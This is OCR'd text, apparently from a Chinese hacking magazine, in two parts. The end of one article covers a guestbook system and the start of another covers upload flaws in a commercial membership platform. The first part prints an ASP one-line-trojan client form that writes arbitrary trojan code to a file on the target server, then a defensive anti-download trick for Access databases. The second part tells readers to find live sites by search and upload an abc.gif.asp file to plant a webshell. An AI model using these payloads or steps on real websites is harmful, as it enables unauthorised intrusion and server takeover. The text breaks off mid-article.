


图7

到这里就不再多说什么了,一句话木马客户端代码如下:

```
<form action=http://127.0.0.1/newnew/data/%23lifedata.asp method=post>
  <textarea name=a cols=120 rows=10 width=45>
  set sky=server.CreateObject("Adodb.Stream")
  sky.Open
  sky.Type=2
  sky.CharSet="gb2312"
  sky.writetext request("f")
  sky.SaveToFile server.mappath("xysky.asp"),2
  sky.Close
  set sky=nothing
  response.redirect "xysky.asp"
  </textarea>
  <textarea name=f cols=120 rows=10 width=45>木马的代码</textarea><BR><center><br>
  <input type=submit value=提交></form>
```

将以上代码保存为Post.htm,如图8所示。




图8

接下来是数据库安全隐患的修补。建议大家如果用ASP做数据库的后缀,最好加一个防下载表,利用未闭合的错误防下载。目前网上流行的方法是向数据库写入了<%notdown%>用来防下载,其原理就是为了使其不符合ASP语法而报错。试想,如果我们在数据库中写入<%或者%>,不也同样不符合ASP语法而报错,从而达到防下载的目的吗?经过测试,很遗憾,我的思路一经测试就被ACCESS扼杀在摇篮里。为什么呢?因为如果只是简单的在数据库的文本或者备注字段加入<%是没用的。ACCESS会对其中的内容进行处理,在数据库里他会以<%的形式存在。正确的方法是将<%存入OLE对象字段里,这样我们的目的就能达到了。

> **小知识** OLE是英文"Object Link and Enbed"的缩写,意思是对象的链接和嵌入,是MicroSoft为了不同应用程序之间的文件可以互相传递数据而指定的一种规格。例如你在Word里面嵌入一段MPEG,就是用OLE实现在Word里调用媒体播放器来播放MPEG的。从资料上看,ACCESS中的OLE对象字段实际上是Jet引擎中的long binary field(长二进制字段),同SQLServer中的Binary字段是同一个意思。所以在其中保存的是二进制数据。

说了这么多,其实就是要把<%以二进制的形式写进数据库里,具体如何操作,下面为大家详述。

A.首先,用记事本新建一个内容为"<% "的文本文件,随便起个名字保存下来;接着,用ACCESS打开数据库文件。新建一个表随便起个名字,在表中添加OLE对象的字段,然后添加一个记录,在记录里插入之前建立的文本文件。如果操作正确的话,应该可以看到一个新的名为"数据包"的记录(本机显示为"包"),如图9所示。




图9

再改回ASP我们请求访问一下,返回的出错提示如下:

```
Active Server Pages 错误 'ASP 0116'
丢失脚本关闭分隔符
/down/database/news.asp, 行 2325
Script 块缺少脚本关闭标记(%>)。
```

由于我们用OLE对象写入数据库的是<%,而这明显是一个不完整的ASP代码,所以程序会报错提示缺少脚本关闭标志%>,从而达到防下载的目的,那我们可不可以写入ASP木马呢?一般来说,即使你写入了一句话木马,程序也会因为报错使我们写入的一句话木马失效。如果你觉

得自己手工修改数据库还插入OLE对象比较麻烦的话，可以参考如下的代码修改数据库，以下代码仅供参考：

```
<%
db=" data/#lifedata.asp" '这里改成您的数据库地址
set conn=server.createobject("Adodb.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source="&Server.MapPath(db)
conn.open connstr
conn.execute("create table notdownload(notdown oleobject)")
set rs=server.createobject("adodb.recordset")
sql="select * from notdownload"
rs.open sql,conn,1,3
rs.addnew
rs("notdown").appendchunk(chrB(asc("<")) & chrB(asc("%")))
rs.update
rs.close
set rs=nothing
conn.close
set conn=nothing
%>
```

读这段代码，我们可以看出，它实际上是向数据库写入二进制的<%，当然你可以改为%>。这段代码运行完之后将会在数据库内生成一个nodownload表，表内字段是notdown。此时你再访问数据库地址就会发现已经无法访问了。如图10所示。





图10

小结

设计人生留言系统由于本身功能不是太强大，所以其安全性也没多少人关注，加上这个系统很久没有更新了，有漏洞也不足为奇。不过本文旨在分析一套简单的系统漏洞从而让读者举一反三去发现其他系统中的漏洞。最后还是那句话，知其然而知其所以然！如果觉得小弟写得不对，请不吝指教！

适合读者：网络爱好者、入侵爱好者
前置知识：无

商业网站管理平台的三个上传漏洞



文/图 雅虎

很多商业网站都使用了如图1所示的会员管理平台，该平台功能强大，但在提供这些强大功能的同时，也存在一些漏洞。不过有些网站已经修补了此漏洞，大家要试验的话可以多找几个网站试试。直接搜索"会员管理平台"（不含引号），会找到很多这样的网站。

上传漏洞Ⅰ




图1

首先我们注册一个会员，最好注册为收费会员（放心不会让你花钱的），因为有的网站非收费会员不能上传公司图片，登录以后点击企业名录管理，再点击上传公司图片，如图2所示。




图2

当然，直接上传ASP是不大可能的，我们可以直接上传abc.gif.asp类型的文件，上传成功后，再次点击上传

公司图片，在图像预览区点右键就会看到我们可爱的WebShell地址。如图3所示。




图3

上传漏洞2

